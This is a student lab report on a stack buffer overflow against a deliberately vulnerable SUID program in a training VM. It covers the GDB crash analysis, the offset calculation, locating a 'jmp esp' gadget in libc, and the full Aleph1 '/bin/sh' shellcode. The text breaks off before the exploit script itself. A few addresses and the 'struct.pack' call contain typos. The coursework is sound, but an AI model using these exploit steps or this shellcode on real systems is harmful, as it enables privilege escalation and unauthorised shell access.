


Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

Step 1: Setup the VM

Download the vm.zip file through this link [OneDrive \(sharepoint.com\)](#) and set it up in a virtual machine as shown below.



Once you finish setting up the vm start and use username as root there will be no password set up. Once logged in, the getscore.zip file will be in the desktop.


Step 2: Properly set the permissions and run the getscore program

As we move forward to step two, we will start by extracting the getscore.zip file and setting up the permission for the files along with running the getscore program. Inside the getscore directory, there are two files getscore.c and score.txt displayed below.

Assignment 2 (cyb5552)


Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel



The screenshot shows a VirtualBox window titled "vm [Running] - Oracle VirtualBox". Inside the VM, the desktop environment is visible with a sidebar on the left containing icons for "root's Home", "Trash", and a file named "getscore.zip" (3.0 K). A terminal window is open, displaying the command to unzip the file and its output.

```
root@vbox:~  
File Edit View Terminal Go Help  
[root@vbox root]# unzip /root/.gnome-desktop/getscore.zip  
Archive: /root/.gnome-desktop/getscore.zip  
  creating: getscore/  
  inflating: getscore/getscore.c  
  creating: __MACOSX/  
  creating: __MACOSX/getscore/  
  inflating: __MACOSX/getscore/._getscore.c  
  inflating: getscore/score.txt  
  inflating: __MACOSX/getscore/._score.txt  
[root@vbox root]#
```



This screenshot shows the same VirtualBox window, but the terminal window now displays the command to change the directory to 'getscore' and the output of the 'ls' command. The desktop sidebar remains the same.


```
root@vbox:~/getscore  
File Edit View Terminal Go Help  
[root@vbox root]# unzip /root/.gnome-desktop/getscore.zip  
Archive: /root/.gnome-desktop/getscore.zip  
  creating: getscore/  
  inflating: getscore/getscore.c  
  creating: __MACOSX/  
  creating: __MACOSX/getscore/  
  inflating: __MACOSX/getscore/._getscore.c  
  inflating: getscore/score.txt  
  inflating: __MACOSX/getscore/._score.txt  
[root@vbox root]# cd getscore  
[root@vbox getscore]# ls  
getscore.c  score.txt  
[root@vbox getscore]#
```

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

Once inside the folder, we need to compile the program by using **gcc getscore.c -o getscore**.



The screenshot shows a terminal window titled "vm [Running] - Oracle VirtualBox" with a dark blue background. On the left sidebar, there are icons for "root's Home", "Trash", and a file named "getscore.zip" (3.0 K). The terminal window has a title bar "root@vbox:~/getscore" and a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". The terminal output shows the following commands and their results:


```
[root@vbox root]# unzip /root/.gnome-desktop/getscore.zip
Archive: /root/.gnome-desktop/getscore.zip
  creating: getscore/
  inflating: getscore/getscore.c
  creating: __MACOSX/
  creating: __MACOSX/getscore/
  inflating: __MACOSX/getscore/._getscore.c
  inflating: getscore/score.txt
  inflating: __MACOSX/getscore/._score.txt
[root@vbox root]# cd getscore
[root@vbox getscore]# ls
getscore.c  score.txt
[root@vbox getscore]# gcc getscore.c -o getscore
[root@vbox getscore]#
```

After the successful compilation, set the permissions as **chmod 755 getscore; chmod u+s getscore; chmod 600 score.txt** and check the permission by listing them **ls -l** as shown below.

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel



The screenshot shows a terminal window titled 'root@vbox:~/getscore' within an Oracle VM. The terminal displays the following commands and output:

```
[root@vbox root]# unzip /root/.gnome-desktop/getscore.zip
Archive: /root/.gnome-desktop/getscore.zip
  creating: getscore/
  inflating: getscore/getscore.c
  creating: __MACOSX/
  creating: __MACOSX/getscore/
  inflating: __MACOSX/getscore/._getscore.c
  inflating: getscore/score.txt
  inflating: __MACOSX/getscore/._score.txt
[root@vbox root]# cd getscore
[root@vbox getscore]# ls
getscore.c  score.txt
[root@vbox getscore]# gcc getscore.c -o getscore
[root@vbox getscore]# chmod 755 getscore; chmod u+s getscore; chmod 600 score.txt
[root@vbox getscore]# ls -l
total 24
-rwsr-xr-x  1 root    root      13767 Oct  1 14:49 getscore
-rw-----  1 root    root       1607 Sep 14  2022 getscore.c
-rw-----  1 root    root        88 Sep 14  2022 score.txt
[root@vbox getscore]#
```

Here, the command **chmod 755 getscore** will provide read(r), write(w), and execute(x) permissions to the owner, and read and execute permissions to the group and others for the getscore file. Similarly, **chmod u+s getscore** sets the SUID (Set User ID) bit, which means, when someone runs getscore, it will execute with the permissions of the file owner, not the user running it. Lastly, **chmod 600 score.txt** gives read and write permissions to the owner.

Next add a user named as 'guest' by using **useradd** command and run the program **getscore** program **./getscore "Mary Doe" 123-45-6789** as shown in the screen shot below.

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

```
[root@vbox getscore]# useradd guest
[root@vbox getscore]# su guest
[guest@vbox getscore]$ ./getscore "Mary Doe" 123-45-6789
Your score is A+
[guest@vbox getscore]$
```

Step 3: Get the segmentation fault and exam the dumped core file by GDB

Moving forward to step three, we will change back to root (**su root**) and get the segmentation fault and dump the core file. Segmentation fault happens when the program is crashed due to invalid memory access. Similarly, core file saves the memory state during the time of the crash. To enable the core dump in Redhat, we will use command **ulimit -c unlimited** as shown in the screen shot below.

```
[guest@vbox getscore]$ su root
[root@vbox getscore]# ulimit -c unlimited
[root@vbox getscore]# ./getscore guest AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
[root@vbox getscore]# ls
core.1587 getscore getscore.c score.txt
[root@vbox getscore]#
```

The core file is **core.1587**. After we get the segmentation fault, we will examine core file by using GDB. GDB is a debugging tool used in identifying bugs, and segmentation fault, inspecting memory and program flow.

Perform **gdb -c core.1587** as shown below.

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

```
[root@vbox getscore]# gdb -c core.1587
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
Core was generated by `./getscore guest AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) █
```

Here, it displays what lead to the segmentation fault and creation of the core.

```
[root@vbox getscore]# gdb -c core.1587
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu".
Core was generated by `./getscore guest AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb) █
```

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

Now, inside the gdb, we will check the value of the registers using **info registers \$esp**, in our case the value of **\$esp** is **0xbfffe970** as shown below. We will use this value to calculate the offset later.

```
(gdb) info registers $esp
esp          0xbfffe970      0xbfffe970
(gdb)
```

Then, we will check the memory to identify the start address as shown below by doing **x/100x \$esp-200**.

x command means examine memory. /100x mean to print out the next 100 (i.e., Bytes) in HEX notation. By default, for general memory queries the default is to display DWORDS (= 32-bit = 4-Byte). The address to start displaying at is specified as **\$esp – 200 (Source: Lecture Slide)**

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

```
guest@vbox:~/getscore
File Edit View Terminal Go Help
esp 0xbfffe970 0xbfffe970
(gdb) x/100x $esp-200
0xbfffe8a8: 0x00000169 0x4206f037 0x0000000e 0x0000016d
0xbfffe8b8: 0x42131300 0x42130a14 0x42131300 0x0804890c
0xbfffe8c8: 0xbfffe8e8 0x00000000 0x42070ba0 0x00000000
0xbfffe8d8: 0xbfffec00 0x42130a14 0x73657567 0x41413a74
0xbfffe8e8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe8f8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe908: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe918: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe928: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe938: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe948: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe958: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe968: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe978: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe988: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe998: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9a8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9b8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9c8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9d8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9e8: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffe9f8: 0x41414141 0x08048300 0xbfffeae0 0x40008156
0xbfffea08: 0x08048349 0x0177ff8e 0x0804820c 0xbfffea90
---Type <return> to continue, or q <return> to quit---
```

Here, the start address is **0xbffe8e8 - 2 = 0xbffe8e6**. We will use this value to calculate the offset as **(\$esp - start address), 0xbfffe970 - 0xbffe8e6 = 8A (Decimal value of 8A = 138)** and subtract with **4**.

138 - 4 = 134. Therefore, offset value = 134.

Hex Calculator

Hexadecimal Calculation—Add, Subtract, Multiply, or Divide

Result

Hex value:

bffe970 - bffe8e6 = **8A**

Decimal value:

3221219696 - 3221219558 = **138**

bffe970	-	bffe8e6	= ?
---------	---	---------	-----

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

Link for [Hex Calculator](#).

Step 4: Creating a malicious input

The input contains:

input = (“\x90” * offset) + return address + shellcode

Now that we have got our offset (134) next step is to find the return address.

We will make use of **jmp esp** instruction or its libraries to redirect program execution towards our shellcode.

To find the library dependencies perform **ldd getscore**.

```
[root@vbox getscore]# ldd getscore
      libc.so.6 => /lib/tls/libc.so.6 (0x42000000)
      /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
[root@vbox getscore]# █
```

Now, to find the **jump esp** we need to disassemble a library, perform **objdump -D /lib/tls/libc.so.6**

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

```
guest@vbox:~/getscore
File Edit View Terminal Go Help
42130c35: 00 00 add %al,(%eax)
42130c37: 00 00 add %al,(%eax)
42130c39: 00 00 add %al,(%eax)
42130c3b: 00 18 add %bl,(%eax)
42130c3d: 09 13 or %edx,(%ebx)
42130c3f: 42 inc %edx
42130c40: 60 pusha
42130c41: 6e outsb %ds:(%esi),(%dx)
42130c42: 10 42 00 adc %al,0x0(%edx)
...
42130c61: 00 00 add %al,(%eax)
42130c63: 00 10 add %dl,(%eax)
42130c65: 00 00 add %al,(%eax)
42130c67: 00 10 add %dl,(%eax)
42130c69: 2c 10 sub $0x10,%al
42130c6b: 42 inc %edx
...
42130c84: 30 e8 xor %ch,%al
42130c86: 0f 42 00 cmovb (%eax),%eax
...
42130c91: 00 00 add %al,(%eax)
42130c93: 00 b0 e8 0f 42 00 add %dh,0x420fe8(%eax)
42130c99: 00 00 add %al,(%eax)
42130c9b: 00 90 71 10 42 00 add %dl,0x421071(%eax)
...
[root@vbox getscore]#
```

List of all the instruction is displayed. Now to find **jmp esp** instruction in it, use **objdump -D /lib/tls/libc.so.6 | grep "jmp\ \ \ \ *\%esp"**. **grep** is used to search for specific text pattern.

```
[root@vbox getscore]# objdump -D /lib/tls/libc.so.6 | grep "jmp\ \ \ \ \*\%esp"
42122ba7: ff e4 jmp *%esp
42124720: ff e4 jmp *%esp
4212c5eb: ff e4 jmp *%esp
[root@vbox getscore]#
```

The result, **Jmp esp = 42122ba7**.

We will use **struct.pack('<L', 42122ba7)** function, this will pack the jump address into a little-endian binary format, which is necessary for overwriting the return address.

Shell code we will use:

```
/*
```

Assignment 2 (cyb5552)

Report on conducting Buffer overflow attack

Submitted by: Prakriti Dhungel

Aleph1's Linux shellcode

from "Smashing the stack for fun and profit",

Phrack 49, vol 7

*/

char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"

"\x80\xe8\xdc\xff\xff\xff/bin/sh";

Now that we have our offset, return address and shellcode, next step is to write a script.

Create a python script using vim editor as shown in the screen shot below.

```
[root@vbox getscore]# vim script.py
```

Write a script by importing all the essential libraries (os, struct), provide the input, path and include user as **'guest'** in the arguments.

